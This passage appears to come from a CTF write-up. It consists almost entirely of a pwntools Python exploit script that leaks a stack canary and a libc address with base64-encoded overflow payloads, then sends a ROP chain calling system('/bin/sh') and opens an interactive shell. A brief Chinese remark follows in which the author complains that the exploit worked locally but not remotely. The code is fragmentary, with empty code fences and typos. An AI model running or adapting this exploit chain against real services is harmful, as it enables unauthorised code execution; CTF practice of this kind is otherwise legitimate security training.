payload = base64.b64encode(payload) + 'Y'

```

```

#print len(payload)
#print "*****", len(payload)
print "payload2 = " + payload
p.sendline("d7ccac257f6bc14c4bc0e29c86e00396")
p.sendline("Y")
p.sendline(payload)
#leak = p.recv(100)
#print "ssssssss" + leak

```

```

p.readuntil('A'*48)
leak_cookie = p.recv(8)
#leak = leak[-17:-9]
print "leak_cookie = ", leak_cookie.encode('hex')
leak_cookie = u64(leak_cookie.ljust(8, '\x00'))
leak_cookie = leak_cookie - 0x41
print "leak_cookie = ", hex(leak_cookie)
#p.recv(1000)

```

```

#####

```

```

payload = 'A'*6
#print payload
payload = base64.b64encode(payload)
#print len(payload), payload
payload += "=="
payload += 'B'*80
#print "2:" + payload
payload = base64.b64encode(payload)
#print len(payload)
payload = base64.b64encode(payload) + 'Y'
#print "3: ",len(payload)
#print "payload2 = " + payload

```

```

#p.sendline("Y")
p.sendline(payload)

```

```

p.readuntil('B'*2+'A'*6)

```

```

leak_read = p.recv(6)

```

```

print "leak_read = ", leak_read.encode('hex')
leak_read = u64(leak_read.ljust(8, '\x00'))

```

```
print "leak_read = ", hex(leak_read)

leak_read += 0xC993B
system_addr = leak_read - 0xA51C0
bin_addr = system_addr + 0x13669B

payload1 = p64(leak_cookie) + p64(0x0000000000400e93)*2 + p64(bin_addr) +
p64(system_addr)

payload = 'A'*48 + payload1

printlen(payload)
payload = base64.b64encode(payload)

printlen(payload)

payload = base64.b64encode(payload)
printlen(payload)

p.sendline(payload)

p.interactive()
```

BrainFuckCode(Pwn 250)

我就想知道用了 2 种姿势本机都成功了 exp 远程打过去死活不成功是什么情况!!!? ? ?
(Pwn 方向童鞋满满的怨念……)